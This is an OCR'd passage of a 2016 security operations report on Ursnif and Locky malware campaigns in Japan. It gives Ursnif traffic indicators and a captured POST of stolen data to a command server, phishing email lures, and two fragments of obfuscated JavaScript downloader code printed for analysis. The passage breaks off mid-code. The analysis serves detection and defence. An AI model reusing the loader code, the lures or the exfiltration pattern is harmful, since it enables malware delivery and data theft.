
[11] Alert on Suspicious E-mails Spoofing Japan Post http://www.post.japanpost.jp/notification/notice/2016/0607_01.html

[12] Alert on Suspicious E-mails Spoofing Yamato Transport with File Attachment http://www.kuronekoyamato.co.jp/info/info_160629.html

4.2.2 Ursnif-infected traffic

Figure 15 shows an example of HTTP traffic detected when such was infected with Ursnif. It has been confirmed that traffic from a terminal infected with Ursnif has the following characteristics.

- The request has a long URL path part of 150 characters or more.
- The path part of the URL starts with "/images/".
- If the request uses the GET method, the file extension of the destination is ".jpeg" or ".gif".
- If the request uses the POST method, the file extension of the destination is ".bmp", and a file with an extension of ".bin" is sent from the POST data portion.



Starts with "/images/"
Stream Content
If the POST method is used, the request is sent with a file with the ".bmp" extension.
A file with the "bin" extension is sent.

```
POST /images/9Pom9vsg_2BcqoTzR7RL2br/KMsgHPYuVO/qxmcIr2eLz7dsQ118/vcH08HyzUrSK/
M00_2F65_2B/aA6B9cR1C310Z8/TCvg4upr3luVDf8nbExoz/31sqPk1ASpo9hU92/jDQoBzaLqWRjeYm/
_2FYDfnzznPL_2B4_2/FkH2ZysMi/ndycs2k5WF/7qL5HTv.bmp HTTP/1.1
Content-Type: multipart/form-data; boundary=14567214293510574728360
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64)
Host: robinson98.com
Content-Length: 493
Connection: Keep-Alive
Cache-Control: no-cache

--14567214293510574728360
Content-Disposition: form-data; name="upload_file"; filename="3F9A.bin"
Content-Type: application/octet-stream

.F#S.....{.....~......:+.....zc".Fo.e...4...Gg.F.q..+..........&.."..."(..f..[a&
{....F..F....t?S.-.~(.8...b+z.m..s..)5gh."|...:.T.8.->.(c!X.j....../...V......Z..a.k.G
J. L?.2^?...@.\Rh..!IE.Yz)/5..:v...qMRl...q..o.(..H..yp....P....b.....a%wD.Io.".
$`.ye...Ki..w.PdV
8...JV.-;=.9......JX...&&.R..G.C.^..RP....&.....tPvPLk.
--14567214293510574728360--
```

Figure 15 Suspicious HTTP traffic detected when it is infected with Ursnif

The file with the ".bin" extension written in the POST data portion is created in the infected terminal. The created file is a ZIP-compressed text file and has the following contents.[13]

- URL accessed during infection
- Accessed folder name
- Window title of an executable file

Others

[13] URSNIF Data Theft Malware Shared on Microsoft OneDrive https://www.netskope.com/blog/ursnif-data-theft-malware-shared-on-microsoft-onedrive/

4.3 Increase in suspicious e-mails that lead to ransomware infection

4.3.1 State of suspicious e-mails received at the JSOC

After the year of 2016 began, suspicious e-mails that lead to ransomware were increasing, and these will encrypt multiple types of files in a terminal if an attached file is executed. Especially, a ransomware type called "Locky" confirmed as being active from this February has been spreading, as e-mails with an attached file that leads to infection were dispersed in large volume.[14] The JSOC also have received many suspicious e-mails that lead to Locky, from March 14. This section describes the trend of suspicious e-mails around the collection period from March to June 2016.

Figure 16 shows the types of suspicious e-mails with attached files received at the JSOC and changes by week in the number.

Most files attached are ZIP-format compressed JavaScript files, and also confirmed are RAR-format compressed files and MS Word document files with a macro (.DOC or .DOCM).

The JSOC received as many as 40 suspicious e-mails or so a day at the most, which led to Locky, but it also saw periods with no suspicious e-mails, as shown as (1) in Figure 16 and (2) in Figure 16. On one day in May, immediately before the period shown as (2) in Figure 16, 50 people alleged to be a group financial fraudsters were arrested in Russia,[15] and it is reported that the activities of Locky, Dridex (a trojan that attempts to steal bank information),[16] Angler Exploit Kit (an exploit kit), and the Necurs botnet[17] rapidly stagnated. During the period of (2) in Figure 16, the JSOC did not receive any suspicious e-mail that led to Locky, thus the activities of Locky and Dridex seem to affect that of the Necurs botnet.

[14] Ransomware Locky, Increasing Attacks Against Victims
http://www.symantec.com/connect/blogs/locky
New Multi-Language Ransomware "Locky" Also Spreading In Japan
http://blog.trendmicro.co.jp/archives/12894

[15] Locky, Dridex, and Angler among cybercrime groups to experience fall in activity
https://www.symantec.com/connect/blogs/locky-dridex-and-angler-among-cybercrime-groups-experience-fall-activity

[16] Why is Locky Dangerous?
http://www.barracuda.co.jp/column/detail/556
Locky: Apparently Bad Behavior
http://blog.f-secure.jp/archives/50763628.html

[17] Connecting the Dots Reveals Crimeware Shake-up
http://blog.talosintel.com/2016/07/lurk-crimeware-connections.html




Figure 16 Changes in the number of suspicious e-mails received at the JSOC (March to June)

Figure 17 shows changes by time period in the number of received suspicious e-mails.

These suspicious e-mails were sent out at different time zones between -07:00 and +09:00, but many of them were actually received between 18:00 and 06:00, Japan time.





Figure 17 Changes by time period in the number of suspicious e-mails received at the JSOC (March to June)

Figure 18 shows the relationship between the received time and date of the suspicious e-mails and the created time and date of their attached files.

If the creation time stamp of an attached JavaScript file indicates the daytime, the e-mail with the attachment is usually sent in the evening of the same day. If the creation time stamp indicates the nighttime, the e-mail is usually sent in the early morning of the next day.

As shown in Figure 16 and Figure 17, the JSOC received more suspicious e-mails during weekday evenings, and no or less in Saturdays and Sundays except for early Saturday evenings. It seems that the attacker understands the common work times in Japan. In the morning, an employee at a company or another organization will check the contents of e-mails received before business hours, and he or she may carelessly open a suspicious e-mail in their batch of e-mails.

The examples in Figure 18 show that the attacker created and sent different suspicious e-mails for the daytime and nighttime. It is worth noting that suspicious e-mails like these are not sent on Saturdays, Sundays, or during work hours in Japan. It seems that the attacker has holidays on Saturdays and Sundays as is the case with an ordinary company, as well as a work shift between the daytime and nighttime. Otherwise, two or more groups may keep the same e-mail address list so as to send suspicious e-mails at different times.



Created time and date of the ransomware file

名前	更新日時	種類	サイズ
unpaid-9383.js	2016/06/22 16:44	JScript Script フ...	58 KB

If the ransomware file was created during the daytime, the suspicious e-mail is usually received between the evening and midnight.

2016/06/22 (水) 23:28

Leonor Cruz <Cruz.795@co.ls>

Correspond Invoice

宛先 support@jsoc.jp

このメッセージから余分


Received time and date of the e-mail

support_invoice_985559.zip (7 KB)

Dear support:

Thank you for your email regarding your order of 21 June, and sorry for the delay in replying. I am writing to confirm receipt of your order, and to inform you that the item you requested will be delivered by 25 June at the latest. If you require more information regarding this order, please do not hesitate to contact me.

(a) File created during a daytime



Created time and date of the ransomware file

名前	更新日時	種類	サイズ
unpaid-629.js	2016/06/22 23:14	JScript Script フ...	56 KB

If the ransomware file was created during the nighttime, the suspicious e-mail is usually received early morning.

2016/06/23 (木) 5:26

Nora Stevenson <Stevenson.32255@beautiful

Payment

宛先 support@jsoc.jp

このメッセージから余分

Received time and date of the e-mail

details_support_742114.zip (7 KB)

Dear support,

Our records show that we have not yet received payment for the previous order #A-742114 Could you please send payment as soon as possible?

Please find attached file for details.

(b) File created during the nighttime

Figure 18 Relationship between the received time and date of suspicious e-mails and the created time and date of their attached files

Figure 19 shows the types of malware that suspicious e-mails received at the JSOC attempt to lead users to.

Many suspicious e-mails received during the collection period from March to June attempted to lead to Locky, and the same attacker seems to have sent suspicious e-mails continually from March. It is also confirmed that some suspicious e-mails attempted to lead to a downloader (that attempted to download another malware type) or Dridex.




Figure 19 Types of malware that suspicious e-mails received at the JSOC attempt to lead users to (March to June)

In addition to the above trends found at the JSOC, it is also disclosed that there were e-mails spoofing a courier[18] or bank, and that e-mails containing Japanese text relaying info such as "annual leave application"[19] or "contract document" in the subject or body text were sent out so as to promote Ursnif infection as described in Section 4.2. The JSOC did not receive any suspicious e-mail other than those leading to Locky or Dridex, and it seems that these attackers are different from the attacker that attempted to lead to Ursnif infection.


[18] Japanese Spam E-mails Found in Succession that Attempt to Lead to Banking Trojan "Bebloh"
http://canon-its.jp/eset/malware_info/news/160630_2/

[19] Spread of New Malware, "URSNIF," which Targets Net Banking in Japan
http://blog.trendmicro.co.jp/archives/13471

4.3.2 Received suspicious e-mail and examples of Locky ransomware infection

Figure 20 shows an example of a suspicious e-mail received at the JSOC.

The JSOC received e-mails with no or short English body text, and with an attached file that led to malware.



2016/06/29 (水) 20:05
Elsie Kirby <Kirby.8606@ns.[redacted].ro>
Financial report

宛先 [redacted]

メッセージ [redacted]_freport_358650.zip (8 KB)


```
Hello [redacted],

I have attached the financial report you requested.


Regards
Elsie Kirby

Technical Sales Manager Power Generation
```

Elsie Kirby さんに関する詳細を表示します。

Figure 20 Suspicious e-mail with an attached file, received at the JSOC


A ZIP- or RAR-format file attached to such a suspicious file is expanded into one or more files. These files are confirmed to have an extension of ".js" (JavaScript file).

The contents of the JavaScript file are obfuscated, and it is difficult to interpret the contents. As shown as (a) in Figure 21 and (b) in Figure 21, there are multiple obfuscation patterns. Each file is designed so that a malware distribution server is accessed and so that malware such as Locky is given a means for infection if the file is executed.



```
    /*@cc_on
    var anKlfzJj = [';}','¥n¥r',';)','(]','nB','OW',' +',' l','DT','A[','3s','S ',' ',
¥n','¥r¥n','¥r;',')2',' ,','2j','AK','H(',']3','eC','TS','U ','+ ','))','(}',';5','eS',
n','ru','te','r{',')(','7u','J ','no','it','cn','uf','( ','+ ','))','(}',';i','D ','nr',
'ut','er','{)','(s','QC','L ','no','it','cn','uf','([','3s','S ',' ',' ¥n','¥r;','))',
'5p','RT','(/','* ',' N',' *','/ ','aG','K(',']6','xH','B ','+ ',')w','HP','(0','uS',
'OE','[3','sS',' ',' ','¥n¥r',';)','(]','yN','D ','+ ','4c','HK','O[','3s','S ',' ',
¥n','¥r',' ',' ',' ',' ',' ',';6','xN','NU','=]','mF','WL',' +',' 4','aL','[3','sS',
',' ','¥n¥r',';9','hJ','GI','N=','])',')(','};','wR',' n','ru','te','r{',')(','1w','TJ',
n','oi','tc','nu','f(','[3','sS',' ',' ',' ','¥n¥r',';)','nI',' +',' 1','tX',' +',' )',')
(','};','1t','LV','U ','nr','ut','er','{)','(r','HB','LD',' n','oi','tc','nu','f(',' +',
l','I(',']j','QS','YN',' +',' 4','qV','M ','+ ','bY',' +',' 4','yG','SG',' +',' )',')(',
'};','9q','JS',' n','ru','te','r{',')(','0t','KP',' n','oi','tc','nu','f(','[t','pi',
'rc','SW','=3','sS',' r','av',' ',' ','¥n¥r','{¥n','¥r)','5p','RT',' ',' ','2j','AK','H(',
'7z','CE',' n','oi','tc','nu','f¥n','¥r¥n','¥r¥n','¥r;','}¥n','¥r;','1q','Q ','nr','ut',
'er','¥t¥n','¥r¥t','¥n¥r',';)','""','(]','1a','O[','vW','LR','=1','qQ','¥t¥n','¥r¥t','¥n
¥r',']¥t','¥n¥r',';)',')/','* ',' N',' *','/ ','4m','QL','U(',']1','IE','GQ',' +',' )',')
(','};','8y','ZA','Q ','nr','ut','er','{)','(4','uL','ZU',' n','oi','tc','nu','f(',' +',
o','NT','U[','gn','ir','tS','(h','su','p.','vW','LR','¥t¥t','¥n¥r','};',']7','bB','TH',
'[h','KN','W=','4m','QL','U{','¥t¥t','¥t¥n','¥r ','es','le','¥t¥t','¥n¥r','};','7b','BT',
'H=','4m','QL','U[','¥t¥t','¥t¥n','¥r ',')8','21',' <',' 7','bB','TH','( ','fi','¥t¥t',
'¥n¥r',';]','eS','TG','T[','5p','RT','=7','bB','TH','¥t¥t','¥n¥r','{¥t','¥n¥r',')+','+e',
'ST','GT',' ;',']2','gC','K ','+ ','))','(}',';8','qZ','NE','U ','nr','ut','er','{)',
'(3','uJ','DI','F ','no','it','cn','uf','([','5p','RT',' <',' e','ST','GT',' ;','17',
'01',' +',' 1','70','1-','=e','ST','GT',' r','av','( ','ro','f¥t','¥n¥r',';/','* ',' N',
*','/ ','4m','QL','U ','ra','v ',';7','bB','TH',' r','av','¥t¥n','¥r;','""','=1','qQ',
r','av','¥t¥n','¥r;',')(','ya','rr','A ','we','n=','vW','LR',' r','av','¥t¥n','¥r¥t','¥n
```

(a) Obfuscation pattern example (1)



PIC000030762855.js - メモ帳
ファイル(F) 編集(E) 書式(O) 表示(V) ヘルプ(H)

```
var derogatory=[-1,-1,-1,-1,-1,-1,-1,-1,-1,-1,-1,-1,-1,-1,-1,-1,-1,-1,-1,-1,-1,-1,-1,-1,-
1,-1,-1,-1,-1,-1,-1,-1,-1,-1,-1,-1,-1,-1,-1,-1,-1,-1,-1,62,-1,-1,-
1,63,52,53,54,55,56,57,58,59,60,61,-1,-1,-1,-1,-1,-1,-
1,0,1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,-1,-1,-1,-1,-1,-
1,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,-1,-1,-
1,-1,-1];sardinia=[];var tommy={":":".",U:"S",381:"X"},compulsory=0;function a(b){return
1==b?2:17}function insubordination(b){weeks=b;for(var c in tommy)weeks=weeks.replace
(c,tommy[c]);return weeks}var assignments=1;function Point(b,c){this.x=b||0;this.y=c||0}
Point.create=function(b,c){return isArray(b)?new Point(b[0],b[1]):isObject(b)?new Point
(b.x,b.y):new Point(b,c)};Point.add=function(b,c){return new Point(b.x+c.x,b.y
+c.y)};Point.subtract=function(b,c){return new Point(b.x-c.x,b.y-
c.y)};Point.scale=function(b,c,d){isObject(c)?(d=c.y,c=c.x):isNumber(d)||(d=c);return new
Point(b.x*c,b.y*d)};Point.equals=function(b,c){return
b.x==c.x&&b.y==c.y};Point.angle=function(b){return Math.atan2(b.y,b.x)};
String.prototype.insubordination4=function(){var b,c,d,e,f,g=this.replace
(/disability/g,"");e=g.length;d=0;for(f="";d<e;){do b=derogatory[g.charCodeAt(d++)
&255];while(d<e&&-1==b);if(-1==b)break;do c=derogatory[g.charCodeAt(d++)&255];while
(d<e&&-1==c);if(-1==c)break;f+=String.fromCharCode(b<<2|(c&48)>>4);do{b=g.charCodeAt(d++)
&255;if(61==b)return f;b=derogatory[b]}while(d<e&&-1==b);if(-1==b)break;f
+=String.fromCharCode((c&15)<<4|(b&60)>>2);do{c=g.charCodeAt(d++)&255;if(61==c)return
f;c=derogatory[c]}while(d<e&&-1==c);if(-1==c)break;f+=String.fromCharCode((b&3)<<6|c)}
return f};var economic="disabilityJVdisabilityRFTVdisabilityAl".insubordination4
();Point.interpolate=function(b,c,d){return new Point(b.x+(c.x-b.x)*d,b.y+(c.y-b.y)
*d)};var
madness="disabilityQWdisabilityN0aXZdisabilitylWE9iadisabilitymVjdA=disability=".insubordi
nation4();String.prototype.insubordination2=function(){return this
["c3Vic3RyaW5n".insubordination4()](compulsory,assignments)};var
